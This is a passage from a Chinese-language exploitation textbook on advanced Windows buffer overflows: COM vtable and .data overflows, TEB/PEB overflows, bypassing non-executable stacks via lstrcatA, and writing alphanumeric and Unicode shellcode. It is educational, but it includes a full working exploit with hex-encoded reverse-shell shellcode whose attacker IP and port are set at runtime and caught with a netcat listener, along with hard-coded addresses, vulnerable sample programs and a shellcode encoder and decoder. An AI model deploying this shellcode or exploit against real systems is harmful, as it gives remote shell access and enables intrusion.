不是所有的堆溢出都是通过`HeapAlloc()`和`HeapFree()`调用被破解的。堆溢出的其他问题包括但不限于C++类的私有数据和组件对象模型（COM）对象。COM允许程序员创建一个由其他程序创建的对象。对象有函数或方法，能被调用以完成某些任务。关于COM有一个很好的信息来源，那就是微软公司的网站（www.microsoft.com/com/）。COM有哪些趣事？它与堆溢出有何关联呢？

1. COM对象和堆

当对象实例化（就是说被创建了）时，它在堆上就已经准备妥当了。一个包含函数指针的表被创建，通常称作vtable，这些指针指向对象支持的方法。vtable根据虚拟内存地址，为对象数据分配空间。当一个新的COM对象被创建时，它们被放在先前创建的对象上面，因此，如果一个对象的数据段的缓冲区被溢出了，会发生什么？它能溢出到vtable中的其他对象。如果第二个对象的某个方法被调用，就有可能出问题。随着所有的函数指针被改写，攻击者可以控制这个调用。他可以用指向缓冲区的指针改写vtable中的条目。因而，当对象的方法被调用时，执行路径被重定向到攻击者的代码。在Internet Explorer的ActiveX对象里经常会见到它。基于COM的溢出很容易被利用。

2. 溢出程序控制逻辑数据

破解堆溢出可能不仅限于运行攻击者提交的代码。你可能只想改写保存在堆上的、控制目标程序做什么的变量。例如，假设Web服务器在堆上保存一个结构，结构中包含虚拟目录权限的设置信息。通过溢出堆缓冲区一直到溢出这个结构，将很有可能把Web根目录标识为可写。攻击者可以向Web服务器上传一些东西，以此进行发泄或搞破坏。

8.7.5 有关堆的总结

我们通过破解基于堆的溢出介绍了一些破解方法。破解堆溢出的最好方法是为每个漏洞量身定制攻击代码。每个堆溢出都可能和其他的堆溢出有稍许不同。这使得溢出在某些场合比较容易，但在另外的场合却异常困难。因为那些已经超出了编程的责任，希望我们已经示范了真正的危险在于没有安全地使用堆。如果你不考虑你正在做什么而只是一心编码，难以应付的事情还会发生。

8.8 其他的溢出

本节介绍除栈、堆以外的其他种类的溢出。

8.8.1 `.data` 区段溢出

一个程序由不同的区段组成。运行代码保存在`.text`区段里，`.data`区段包含诸如全局变量之类的东西。你可以选择`/HEADERS`选项，用`dumpbin`将区段信息转储进映像文件，用`/SECTIONS:.section_name`选项获取特定区段的详细信息。虽然比栈或堆少见得多，但在Windows中，确实存在`.data`区段溢出，并可以被利用，尽管时间选择是一个障碍。更多解释请参考下面的C源码：

```
#include <stdio.h>
#include <windows.h>

unsigned char buffer[32]="";
FARPROC mprintf = 0;
FARPROC mstrcpy = 0;

int main(int argc, char *argv[])
{
     HMODULE l = 0;
     l = LoadLibrary("msvcrt.dll");
     if(!l)
            return 0;
     mprintf = GetProcAddress(l,"printf");
     if(!mprintf)
            return 0;
     mstrcpy = GetProcAddress(l,"strcpy");
     if(!mstrcpy)
            return 0;
     (mstrcpy)(buffer,argv[1]);
     __asm{ add esp,8 }
     (mprintf)("%s",buffer);
     __asm{ add esp,8 }
     FreeLibrary(l);

     return 0;
}
```


编译并运行后，程序会动态加载C运行时库（msvcrt.dll），得到strcpy()和printf()函数的地址。存储这些地址的变量声明为全局的，因此，它们保存在.data区段里。同样要注意定义的全局32B缓冲区。这些函数指针被用来复制数据到缓冲区，并输出缓冲区的内容到控制台。然而，要注意全局变量的排序。缓冲区排在第一，接下来的是两个函数指针。它们以同样的形式出现在.data区段里，两个函数指针在缓冲区后。如果缓冲区被溢出，函数指针也将被改写，在被调用时，攻击者可以重定向执行流程。

当以一个超长的参数运行这个程序时，会发生什么呢。传递给程序的第一个参数被strcpy函数指针复制到缓冲区，从而导致缓冲区被溢出，并改写函数指针。接下来调用printf函数指针，攻击者获得控制权。当然，为了演示这个问题，这里使用了一个简单的C程序。在实际环境中，事情可没这么容易。在真正的程序里，溢出后的函数指针可能不会被立即调用，而是直到很多行以后才被调用。在这段时间里，用户提交的代码可能已经被缓冲区的重用机制清除了。这就是为什么说时间选择可能是这类破解的障碍。在这个程序里，当printf函数指针被调用时，EAX指向缓冲区的开头，于是可以用一个包含jmp eax或call eax的地址改写函数指针。而且，因为缓冲区被作为一个参数传递给printf函数，所以在ESP+8处也能发现对它的引用。这意味着我们用另外一个方法。可以用pop reg、pop reg、ret指令块的开始地址改写printf函数的指针，这样，当两条pop执行后，ESP将指向缓冲区。因此，当ret执行时，我们在缓冲

区的开头，并从这里开始执行。不过要记住，这种情形并不常见。.data区段溢出的好处是，总是能在固定的地方发现缓冲区（它在.data区段里），因此，我们总是能用它的固定位置改写函数指针。

8.8.2　TEB/PEB溢出

出于完整性的考虑，尽管到目前为止还没有任何关于这种溢出的公开记录，但TEB溢出的可能性是存在的。每个TEB都会有一个缓冲区，用于把ANSI字符串转换为Unicode字符串。SetComputerNmaeA和GetModuleHandleA这样的函数就使用这个缓冲区，它有固定的大小。假如函数使用这个缓冲区而不做长度检查，或者向这个函数隐瞒ANSI字符的实际长度，那么就有可能溢出这个缓冲区。如果出现这种情形，怎么利用它执行任意代码呢？这要看是哪个TEB被溢出了。如果是第一个线程的TEB，那就可以溢出到PEB。还记得吗，我们在较早的时候提到过：当一个进程关闭时，将引用PEB里某些指针。如果可以改写这些指针中的任何一个，就有可能获得执行控制权。如果它是其他线程的TEB，就可以溢出到其他的TEB。

每个TEB里都有一些感兴趣的指针可以被改写，诸如指向第一个帧的EXCEPTION_REGISTRATION结构的指针。在我们刚刚拥有的TEB的线程里，需要以某种方式来引起异常。当然，也可以连续溢出一些TEB，直到最后溢出到PEB，并改写保存在它们之中的指针。如果这样的溢出存在，那么应该是可以破解的，虽然有些困难，但并不是不可能，因为这种溢出的元凶是Unicode。

8.9　破解缓冲区溢出和不可执行栈

为了解决栈溢出问题，Sun Solaris 把栈标记为不可执行。这样，企图在栈里运行代码的破解代码将会失败。然而，基于x86处理器的Solaris栈不能被标记为不可执行。但现在有些安全产品可以监视正在运行中的进程的栈，如果发现有代码在栈上执行，将终止这个进程。

为了运行自己的代码，有些方法可以战胜受保护栈。Solar Designer提出：用system()函数的地址改写保存的返回地址，接着伪造（从系统的角度）返回地址，因此，就会有一个指针指向你想运行的命令。这样，当ret被调用时，执行流程被重定向到system()函数，当前的ESP指向伪造的返回地址。直到执行这个系统函数前，系统都按正常情况运行。它的第一个参数在ESP+4，在那里能发现指向我们命令的指针。David Litchfiled 写过一篇论文，文中介绍了怎样在Windows上使用这个方法。不过，我们后来了解到还有更好的方法可以破解不可执行栈。随着研究的深入，我们在Bugtraq上偶然看到了Rafal Wojtczuk发的帖子（http://community.core-sdi.com/~juliano/non-exec-stack-problems.html），它介绍了有同样功能的方法。这个方法涉及字符串副本的使用，至今在Windows平台上还没有文档化，所以，我们现在照着做一下。

用system()地址改写保存的返回地址会有些问题：Windows上system()由msvcrt.dll输出，在不同的系统上（甚至是同一系统的不同进程间），这个DLL在内存中的位置变化非常大。而且不能通过运行一条命令来访问Windows API，这就使得我们对想做的事情只有很小的控制力度。更好的方法可能是把缓冲区复制到进程堆或其他可写/可执行的内存区域，然后返回到这个

地方并执行它。这个方法涉及用字符串副本函数的地址改写保存的返回地址。就像我们不能选择system()的理由一样，我们也不能选择strcpy()，strcpy()也由msvcrt.dll输出。但lstrcpy()却不同，它由kernel32.dll输出，至少可以保证在同一系统的每个进程里，它都有相同的基址。如果在使用lstrcpy()时碰到问题（例如，它的地址中包含了像0x0A这样的坏字符），还可以向lstrcat求助。

把缓冲区复制到哪呢？我们可以在堆里找一个地方，但是，破坏堆和阻塞进程都会丧失机会。进入TEB，每个TEB都有一个520B长的缓冲区，用于把ANSI字符串转换为Unicode字符串，TEB开头到缓冲区的偏移量是0xC00。进程中第一个线程的TEB在0x7FFDE000处，因此缓冲区位于0x7FFDEC00处。诸如GetModuleHandleA之类的函数用这个空间进行字符串转换。我们可以把它作为目的缓冲区提供给lstrcpy()，但因为在结尾处有NULL，所以实际上提供的是0x7FFDEC04。然后，我们需要知道缓冲区在栈中的位置，因为这是字符串结尾的值，即使这个栈地址在NULL之前（例如，0x0012FFD0），那也不要紧。由NULL充当字符串的终止符，真是一对完美的结合，不是吗？最后，需要把这个地址设为shellcode复制到的地方，而不是提供一个伪造的返回地址，所以，当lstrcpy返回时，执行流程进入了我们的缓冲区。

图8-4显示了栈在溢出前后的状态。




图8-4 溢出前/后的栈

当脆弱的函数返回时，将从栈上取回原先保存的返回地址。因为用lstrcpy()的地址改写了真正保存的返回地址，所以，在函数返回后，程序运行到lstrcpy()。运行到lstrcpy()时，ESP指向保存的返回地址。然后，程序将跳过保存的返回地址直接访问它的参数——源和目的缓冲区。它把0x0012FFD0的数据复制到0x7FFDEC04，直到遇到第一个NULL（它将出现在结尾的地方——图8-4的底部靠右的位置），一旦完成复制，lstrcpy返回到我们的新缓冲区，并从那里继续执行。当然，提供的shellcode必须小于520B（TEB自带缓冲区的大小），否则，就可能会溢出这个缓冲区，或进入其他的TEB，这要看你选择的是否是第一个线程的TEB了，如果是，将会溢出到PEB。（我们随后将讨论TEB/PEB-based溢出的可能性。）

8

在查看代码之前，应当先考虑这个破解代码。如果破解代码中使用了利用TEB缓冲区进行ANSI到Unicode转换的函数，破解代码将被终止。不必担心，TEB里还有很多未使用的空间（确切地说，有些空间不重要），我们可以利用这些空间。例如，第一个线程的TEB里从0x7FFDE1BC开始的地方就是块风水宝地。

现在看一个例子。首先是脆弱的程序：

```
#include <stdio.h>

int foo(char *);

int main(int argc, char *argv[])
{
        unsigned char buffer[520]="";
        if(argc !=2)
                return printf("Please supply an argument!\n");
        foo(argv[1]);
        return 0;
}

int foo(char *input)
{
        unsigned char buffer[600]="";
        printf("%.8X\n",&buffer);
        strcpy(buffer,input);
        return 0;
}
```

foo()函数有栈溢出问题。它使用600B的缓冲区来调用strcpy，但事先没有检查源缓冲区。当溢出这个程序时，用lstrcatA的地址改写保存的返回地址。

注解　在Windows XP SP1上，lstrcpy里有0x0A。

于是，我们把保存的返回地址设为lstrcatA返回时的地址（在这里将把它设为TEB里的新的缓冲区）。最后需要为lstrcatA（TEB）设置目的缓冲区和源缓冲区，两个缓冲区都在栈上。这些例子都是在Windows XP SP1上用Microsoft Visual C++ 6.0编译的。我们写的破解代码是可移植的Windows反向shellcode。它可以在任何版本的Windows NT或更新的系统上运行，利用PEB得到已加载模块的列表。从这里开始，它得到kernel32.dll的基址，然后分析kernel32.dll的PE头部得到GetProcAddress的地址。有了这个地址和kernel32.dll的基址，我们可以得到LoadLibraryA的地址；有了这两个函数，我们就可以为所欲为了。用netcat监听端口：

```
C:\>nc -l -p 53
```

然后运行这个破解，就可以得到一个反向shell。

```
#include <stdio.h>
#include <windows.h>
```

```
unsigned char exploit[510]=
"\x55\x8B\xEC\xEB\x03\x5B\xEB\x05\xE8\xF8\xFF\xFF\xFF\xBE\xFF\xFF"
"\xFF\xFF\x81\xF6\xDC\xFE\xFF\xFF\x03\xDE\x33\xC0\x50\x50\x50\x50"
"\x50\x50\x50\x50\x50\x50\xFF\xD3\x50\x68\x61\x72\x79\x41\x68\x4C"
"\x69\x62\x72\x68\x4C\x6F\x61\x64\x54\xFF\x75\xFC\xFF\x55\xF4\x89"
"\x45\xF0\x83\xC3\x63\x83\xC3\x5D\x33\xC9\xB1\x4E\xB2\xFF\x30\x13"
"\x83\xEB\x01\xE2\xF9\x43\x53\xFF\x75\xFC\xFF\x55\xF4\x89\x45\xEC"
"\x83\xC3\x10\x53\xFF\x75\xFC\xFF\x55\xF4\x89\x45\xE8\x83\xC3\x0C"
"\x53\xFF\x55\xF0\x89\x45\xF8\x83\xC3\x0C\x53\x50\xFF\x55\xF4\x89"
"\x45\xE4\x83\xC3\x0C\x53\xFF\x75\xF8\xFF\x55\xF4\x89\x45\xE0\x83"
"\xC3\x0C\x53\xFF\x75\xF8\xFF\x55\xF4\x89\x45\xDC\x83\xC3\x08\x89"
"\x5D\xD8\x33\xD2\x66\x83\xC2\x02\x54\x52\xFF\x55\xE4\x33\xC0\x33"
"\xC9\x66\xB9\x04\x01\x50\xE2\xFD\x89\x45\xD4\x89\x45\xD0\xBF\x0A"
"\x01\x01\x26\x89\x7D\xCC\x40\x40\x89\x45\xC8\x66\xB8\xFF\xFF\x66"
"\x35\xFF\xCA\x66\x89\x45\xCA\x6A\x01\x6A\x02\xFF\x55\xE0\x89\x45"
"\xE0\x6A\x10\x8D\x75\xC8\x56\x8B\x5D\xE0\x53\xFF\x55\xDC\x83\xC0"
"\x44\x89\x85\x58\xFF\xFF\xFF\x83\xC0\x5E\x83\xC0\x5E\x89\x45\x84"
"\x89\x5D\x90\x89\x5D\x94\x89\x5D\x98\x8D\xBD\x48\xFF\xFF\xFF\x57"
"\x8D\xBD\x58\xFF\xFF\xFF\x57\x33\xC0\x50\x50\x50\x83\xC0\x01\x50"
"\x83\xE8\x01\x50\x50\x8B\x5D\xD8\x53\x50\xFF\x55\xEC\xFF\x55\xE8"
"\x60\x33\xD2\x83\xC2\x30\x64\x8B\x02\x8B\x40\x0C\x8B\x70\x1C\xAD"
"\x8B\x50\x08\x52\x8B\xC2\x8B\xF2\x8B\xDA\x8B\xCA\x03\x52\x3C\x03"
"\x42\x78\x03\x58\x1C\x51\x6A\x1F\x59\x41\x03\x34\x08\x59\x03\x48"
"\x24\x5A\x52\x8B\xFA\x03\x3E\x81\x3F\x47\x65\x74\x50\x74\x08\x83"
"\xC6\x04\x83\xC1\x02\xEB\xEC\x83\xC7\x04\x81\x3F\x72\x6F\x63\x41"
"\x74\x08\x83\xC6\x04\x83\xC1\x02\xEB\xD9\x8B\xFA\x0F\xB7\x01\x03"
"\x3C\x83\x89\x7C\x24\x44\x8B\x3C\x24\x89\x7C\x24\x4C\x5F\x61\xC3"
"\x90\x90\x90\xBC\x8D\x9A\x9E\x8B\x9A\xAF\x8D\x90\x9C\x9A\x8C\x8C"
"\xBE\xFF\xFF\xBA\x87\x96\x8B\xAB\x97\x8D\x9A\x9E\x9B\xFF\xFF\xA8"
"\x8C\xCD\xA0\xCC\xCD\xD1\x9B\x93\x93\xFF\xFF\xA8\xAC\xBE\xAC\x8B"
"\x9E\x8D\x8B\x8A\x8F\xFF\xFF\xA8\xAC\xBE\xAC\x90\x9C\x94\x9A\x8B"
"\xBE\xFF\xFF\x9C\x90\x91\x91\x9A\x9C\x8B\xFF\x9C\x92\x9B\xFF\xFF"
"\xFF\xFF\xFF\xFF";

int main(int argc, char *argv[])
{
        int cnt = 0;
        unsigned char buffer[1000]="";

        if(argc !=3)
                return 0;

        StartWinsock();

        // Set the IP address and port in the exploit code
        // If your IP address has a NULL in it then the string will be truncated.
        SetUpExploit(argv[1],atoi(argv[2]));

        // name of the vulnerable program
```

8

```
        strcpy(buffer,"nes ");
        // copy exploit code to the buffer
        strcat(buffer,exploit);

        // Pad out the buffer
        while(cnt < 25)
        {
                strcat(buffer,"\x90\x90\x90\x90");
                cnt ++;
        }

        strcat(buffer,"\x90\x90\x90\x90");

        // Here's where we overwrite the saved return address
        // This is the address of lstrcatA on Windows XP SP 1
        // 0x77E74B66
        strcat(buffer,"\x66\x4B\xE7\x77");

        // Set the return address for lstrcatA
        // this is where our code will be copied to in the TEB
        strcat(buffer,"\xBC\xE1\xFD\x7F");

        // Set the destination buffer for lstrcatA
        // This is in the TEB and we'll return to here.
        strcat(buffer,"\xBC\xE1\xFD\x7F");


        // This is our source buffer. This is the address
        // where we find our original buffer on the stack
        strcat(buffer,"\x10\xFB\x12");

        // Now execute the vulnerable program!
        WinExec(buffer,SW_MAXIMIZE);

        return 0;
}

int StartWinsock()
{
        int err=0;
        WORD wVersionRequested;
        WSADATA wsaData;

        wVersionRequested = MAKEWORD( 2, 0 );
        err = WSAStartup( wVersionRequested, &wsaData );
        if ( err != 0 )
                return 0;
        if ( LOBYTE( wsaData.wVersion ) != 2 || HIBYTE(wsaData.wVersion ) != 0
```

```
        {
                WSACleanup( );
                return 0;
        }
        return 0;
}
int SetUpExploit(char *myip, int myport)
{
        unsigned int ip=0;
        unsigned short prt=0;
        char *ipt="";
        char *prtt="";

        ip = inet_addr(myip);

        ipt = (char*)&ip;
        exploit[191]=ipt[0];
        exploit[192]=ipt[1];
        exploit[193]=ipt[2];
        exploit[194]=ipt[3];

        // set the TCP port to connect on
        // netcat should be listening on this port
        // e.g. nc -l -p 53


        prt = htons((unsigned short)myport);
        prt = prt ^ 0xFFFF;
        prtt = (char *) &prt;
        exploit[209]=prtt[0];
        exploit[210]=prtt[1];

        return 0;
}
```

8.10 小结

本章介绍了Windows 缓冲区溢出破解的高级部分。希望这些例子和说明已经向您传达了这样的思想：即使有些溢出最初看起来难以破解，但通过不断尝试，最后一定会成功。可以假设缓冲区溢出总是可以破解的，我们需要做的只是花些时间寻找破解它的方法罢了。

第9章 战胜过滤器



因为某些程序在接受输入时，会过滤不良数据，所以在编写利用缓冲区溢出的代码时，可能会碰到一些问题，比如，目标程序可能只接受字母和数字：A～Z，a～z，0～9。在这种情况下，我们需要绕过两个障碍。第一，编写的利用代码必须符合过滤器的要求；第二，必须找到合适的值来改写保存的返回地址或函数指针，而这又要看是破解何种溢出，而且这个值也需要被过滤器接受。假如碰到不太苛刻的过滤器，比如，接受可打印的ASCII或Unicode字符，我们通常可以解决第一个问题，但要解决第二个问题，在一定程度上要看运气、毅力和技巧了。

9.1 为仅接受字母和数字的过滤器写破解代码

我们以前曾看过一些由可打印的ASCII字符组成的破解代码，就是说，每一个字节必须在A到Z（0x41到0x5A）、a到z（0x61到0x7A）或0到9（0x30到0x39）之间。Riley “Caezar” Eller在他的论文Bypassing MSB Data filters for Buffer Overflows（2000年8月）里第一次提到了这种仅由0x20到0x7F之间的符号组成的shellcode。如果你对突破过滤器的限制有兴趣，这篇文章是个不错的入门材料。

用字母、数字字节操作码写shellcode的基本方法，通常称为桥接法。例如，如果想执行call eax指令（0xFF 0xD0），需要把下面的代码写到栈上：

```
push 30h (6A 30)     // Push 0x00000030 onto the stack
pop  eax  (58)       // Pop it into the EAX register
xor  al,30h (34 30) // XOR al with 0x30. This leaves 0x00000000 in EAX.
dec  eax (48)        // Take 1 off the EAX leaving 0xFFFFFFFF
xor eax,7A393939h (35 39 39 39 7A) // This XOR leaves 0x85C6C6C6 in EAX.
xor eax,55395656h (35 56 56 39 55) // and this leaves 0xD0FF9090 in EAX
push  eax (50)       // We push this onto the stack.
```

看起来很好，我们好像可以用类似的方法写shellcode，但实际上会碰到问题。我们把代码写到栈上，将需要跳转到或调用它。但因为pop esp中包含0x5C字节值（反斜线符号），所以不能直接执行它。那怎么操作ESP呢？记住，我们最后需要把写真正破解代码的代码和这个破解代码结合起来。这意味着，ESP的地址肯定高于当前执行的地址。假设在开始执行的地方有一个栈缓冲区溢出，就可以用INC ESP(0x44)向上调整ESP。然而，这样不太好，因为一条INC ESP指令只能使ESP的地址加1，且INC ESP指令占用1字节，需要多次调整才能到达目标。而我们需要一

条大范围调整ESP的指令。

popad指令很适合这种情况。popad（对应于pushad）从ESP的顶部取走32B，然后把它们有序地放入寄存器。popad不直接更新的寄存器只有ESP，但ESP的调整反映出已经从栈上移去了32B。这样，如果当前在ESP处执行，只需执行几次popad，ESP指向的地址将高于当前的地址。因此，当把shellcode压入时，两者将在中间相遇；我们架起了一座连接彼此的桥。

做任何与破解相关的事情都需要许多类似的入侵技巧。在前面call eax的例子中，我们用17B的字母、数字写出了4B的shellcode。经常使用的可移植的Windows反向shellcode大概有500B，与它对应的，只用字母、数字写的shellcode可能超过2 000B。然而，更痛苦的是改写的过程，而且，如果想新增加功能，一切都要从零开始。怎么解决这个问题呢？译码器该派上用场了。

如果先写出原始的破解，然后将它编码，那么只需要先用ASCII写一个译码器，然后转译并执行这个破解即可。这个方法只需先写一个小的ASCII shellcode，减少破解代码的总长度。那该选用何种编码方法呢？Base64编码方案看起来是个不错的选择。Base64把3B转为可打印的4B，通常用于在网络上传输二进制文件。Base64就像放大镜一样，把3B原始的shellcode译成4B编过码的shellcode。然而，Base64编码表中包含了一些非字母、数字的字符，因此，我们不得不选择其他的编码方法。比较好的办法是，采用和更小的译码器相对应的自定义编码方法。在这里，我们建议用Base64的变种——Base16。下面是它的工作原理。

Base16把一个8位字节分成两个4位字节，每个4位再加上0x41。这样一来，就能把任意一个8位字节转换成值域在0x41与0x50之间的2B。例如，如果一个8位字节是0x90（二进制是10010000），把它分成2个4位部分，1001和0000；各加上0x41，将得到0x4A和0x41（J和A）。

译码器的工作流程恰好相反。它首先取第一个字符J（在这个例子里是0x4A），减去0x41，然后左移4位，再加上第二个字节，并减去0x41。经过这样的处理之后，我们又得到了0x90。

```
            Here:
mov         al,byte ptr [edi]
            sub         al,41h
            shl         al,4
            inc         edi
            add         al,byte ptr [edi]
            sub         al,41h
            mov         byte ptr [esi],al
            inc         esi
            inc         edi
cmp  byte ptr[edi],0x51
            jb      here
```

这显示了译码器处理的基本循环结构。经过编码后的破解应该只使用了A到P的字符，所以，我们可以用Q或更大的字母标记编过码的破解。EDI指向要译码的缓冲区的开头，ESI同样指向要译码的缓冲区的开头。我们把缓冲区的第一个字节移到AL，然后减去0x41，左移4位，然后AL加

上缓冲区的第二个字节，再减去0x41。把结果写入ESI，重用缓冲区。持续循环处理，直到碰到比P大的字符。然而，这个译码器本身有许多字节不是字母、数字，因此，我们需要先写一个译码器编写器，生成译码器，然后执行它。

另一个问题是，怎样把EDI和ESI设为指向正确的、能发现编过码的、破解的位置？很好，我们只需在译码器之前用下列代码设置寄存器：

```
jmp B
                A: jmp C
                B: call A
                C: pop          edi
                add          edi,0x1C
                push edi
                pop esi
```

前面的几条指令得到当前执行点（EIP-1）的地址，弹出到EDI寄存器，然后，EDI加上0x1C。现在，EDI指向译码器结尾处的jb后的字节。这里既是我们编过码的破解代码开始的地方，也是写入译码后字节的地方。这样，当循环结束时，程序将继续执行，直接进入译码后的shellcode。返回去，把EDI复制到ESI。我们将把ESI作为译码后的破解的引用点。一旦译码器生成的字符大于P，就跳出循环，继续执行译码后的破解代码。现在所要做的是只用字母、数字字符写一个“译码器编写器”。执行下列代码，你可以看到工作中的译码器编写器：

```
#include <stdio.h>

int main()
{
      char buffer[400]="aaaaaaaaj0X40HPZRXf5A9f5UVfPh0z00X5JEaBP"
                       "YAAAAAAQhC000X5C7wvH4wPh00a0X527MqPh0"
                       "0CCXf54wfPRXf5zzf5EefPh00M0X508aqH4uPh0G0"
                       "0X50ZgnH48PRX5000050M00PYAQX4aHHfPRX40"
                       "46PRXf50zf50bPYAAAAAAfQRXf50zf50oPYAAAfQ"
                       "RX5555z5ZZZnPAAAAAAAAAAAAAAAAAAAAAAA"
                       "AAAAAAAAAAAAAAAAAAAAAAEBEBEBEBEBE"
                       "BEBEBEBEBEBEBEBEBEBEBEBEBEBEBQQ";
      unsigned int x = 0;
      x = &buffer;
      __asm{

mov esp,x
                jmp esp
                }
      return 0;
}
```

先把原始的破解代码编码，然后添加到这段代码的尾部。它用大于P的字符做界定符。下面是编码器的代码：

```
#include <stdio.h>
#include <windows.h>
```

```
int main()
{
    unsigned char

RealShellcode[]="\x55\x8B\xEC\x68\x30\x30\x30\x30\x58\x8B\xE5\x5D\xC3";
    unsigned int count = 0, length=0, cnt=0;
    unsigned char *ptr = null;
    unsigned char a=0,b=0;

    length = strlen(RealShellcode);
    ptr = malloc((length + 1) * 2);
    if(!ptr)
        return printf("malloc() failed.\n");
    ZeroMemory(ptr,(length+1)*2);
    while(count < length)
        {
        a = b = RealShellcode[count];
        a = a >> 4;
        b = b << 4;
        b = b >> 4;
        a = a + 0x41;
        b = b + 0x41;
        ptr[cnt++] = a;
        ptr[cnt++] = b;
        count ++;
        }
    strcat(ptr,"QQ");
    free(ptr);
    return 0;
}
```

9.2 为使用 Unicode 的过滤器写破解代码

Chris Anley在他精彩的论文Creating Arbitrary Shell Code in Unicode Expanded Strings里第一次提到了破解Unicode漏洞的可行性。论文发表于2002年1月（http://www.ngssoftware.com/papers/unicodebo.pdf）。

这篇文章介绍了用实际上是Unicode（严格地说是UTF-16）的机器码生成shellcode的方法，即每个字符的第二个字节是空值。尽管Chris 在论文里对如何使用这个技术做了独特的介绍，但他提到的代码和方法还有一定的局限性，他本人在文章的结尾也承认了这些局限性，并指出可以继续改进。这部分先介绍Chris称为Venetian Method的方法和这个方法的实现，然后查看它的缺陷，并仔细讨论改进的方法。

9.2.1 什么是 Unicode

在讲解之前，我们先了解有关Unicode的基础知识。Unicode是用16位编码（而不是8位，嗯，实际上是7位，比如说ASCII）表示一个字符的标准，因而支持更大的字符集，使它成为国际标准。

支持Unicode标准的操作系统因易于使用而得到广泛接受。如果一个操作系统使用Unicode，那么这个操作系统的代码只需写一次，不同语言的使用者只需改变语言和字符集的设置即可，而不必重新编译整个操作系统。即使这个Unicode系统使用Roman字符集，也不必重新编译整个操作系统。在Roman字符和数字里，每个字符的ASCII值被填充一个空字节后形成它的Unicode形式。例如，ASCII字符A，有十六进制的值0x41，用Unicode表示就是0x4100。

```
String:          ABCDEF
Under ASCII:     \x41\x42\x43\x44\x45\x46\x00
Under Unicode:   \x41\x00\x42\x00\x43\x00\x44\x00\x45\x00\x46\x00\x00\x00
```

因此，Unicode字符通常也被称为宽字符，由宽字符组成的字符串用两个空字节终止。然而，非ASCII字符（例如中文或俄文字符）没有空字节，因为所有的16位都被使用了。在Windows操作系统里，正常的ASCII字符串传给内核或在诸如RPC这样的协议里使用时，会转换成等价的Unicode。

9.2.2　从 ASCII 转为 Unicode

在高层，大部分程序和基于文本的网络协议（诸如HTTP）能处理正常的ASCII字符串。这些字符串随后可能被转换成等价的Unicode，以至于低层代码和服务程序能处理它们。

在Windows操作系统中，函数MultiByteToWideChar()把ASCII字符串转换为等价的宽字符。相反，WideCharToMultiByte()函数把Unicode字符串转换成等价的ASCII字符串。传递给这两个函数的第一个参数是代码页。代码页描述了应该使用的字符集。在调用MultiByte-ToWideChar()时，根据传来的代码页，一个8位值可以转换成完全不同的16位值。例如，当用ANSI代码页（CP_ACP）调用这个转换函数时，8位值0x8B被转换成宽字符值0x3920。然而，如果用OEM代码页（CP_OEM），那么0x8B将被转换成0xEF00。

很明显，转换过程中使用的代码页对发送给Unicode漏洞的破解代码有很大的影响。然而，超过半数的ASCII字符被转换成宽字符时，只是简单地加上空字节例如有代表性的A（0x41）变为0x4100。因此，当为基于Unicode的缓冲区溢出写即插即用的破解时，完全使用由ASCII字符构成的代码是比较妥当的。这样一来，你的代码就不大会被转换函数搞得一团糟了。

为什么存在UNICODE 漏洞

存在Unicode漏洞的原因和存在其他漏洞的原因类似，正像人人都知道的那样，使用了危险的函数，如strcpy()和strcat()，两者都适用于Unicode，它们有等价的宽字符版本，如wscpy()和wscat()。的确，如果使用的字符串长度被算错或误解，甚至连转换函数Multi-ByteToWideChar()和WideCharToMultiByte()都会受到缓冲区溢出的影响。你甚至会碰到Unicode格式化串漏洞。

9.3　破解 Unicode 漏洞

为了破解Unicode缓冲区溢出，我们需要先掌握把执行进程的路径放入用户提交的缓冲区的技巧。根据每个漏洞的特性，破解将用Unicode改写保存的返回地址或异常处理程序。例如，如

果在0x00310004处发现缓冲区，那最好用0x00310004改写保存的返回地址/异常处理程序。如果一个寄存器包含了用户提交的缓冲区地址（如果是这样，你就太幸运了），你或许能在Unicode形式的地址附近找到“跳转寄存器”或“调用寄存器”的操作码。例如，如果EBX寄存器指向用户提交的缓冲区，那么，你或许能在0x00770058地址找到jmp ebx指令。如果你的运气再好点，或许还能在Unicode格式的地址处找到jmp或call ebx指令。考虑下列代码：

```
0x007700FF     inc ecx
0x00770100     push ecx
0x00770101     call ebx
```

我们最好用0x007700FF改写保存的返回地址/异常处理程序，随后的执行代码也将转到这个地址。当从这里继续执行时，ECX递增1，压入栈，然后调用EBX指向的地址。那么用户提交的缓冲区里的代码将继续执行。这只有百万分之一的可能，但值得我们记住。如果在call/jmp寄存器指令之前的代码不会引起访问违例，那么它肯定可用。

假如你发现返回到用户提交的缓冲区的方法，那么接下来，你需要的不是包含缓冲区某处地址的寄存器，就是预先知道的地址。Venetian Method仓促创建shellcode时使用了这个地址。后文将介绍怎样在缓冲区上找到这个地址。

Unicode 破解代码里可用的指令集

破解Unicode漏洞时，被执行的代码必须是这种形式：每个字符的第二个字节是空值，其他的是非空值。很明显，这将限制你只能使用有限的指令。对Unicode 破解开发者来说，可以使用的指令是那些单字节操作指令，包括push、pop、inc和dec，也可以是如下形式的指令：

```
nn00nn
```

例如：

```
mul eax, dword ptr[eax],0x00nn
```

作为备选的还有以下指令：

```
nn00nn00nn
```

例如：

```
imul eax, dword ptr[eax],0x00nn00nn
```

或者更多如下形式的加法指令：

```
00nn00
```

在这里，两个单字节指令被相继使用，如下面的代码段：

```
00401066 50                push      eax
00401067 59                pop       ecx
```

这个指令必须用00 nn 00形式的等价nop分开，使它成为真正的Unicode。例如：

```
00401067 00 6D 00          add       byte ptr [ebp],ch
```

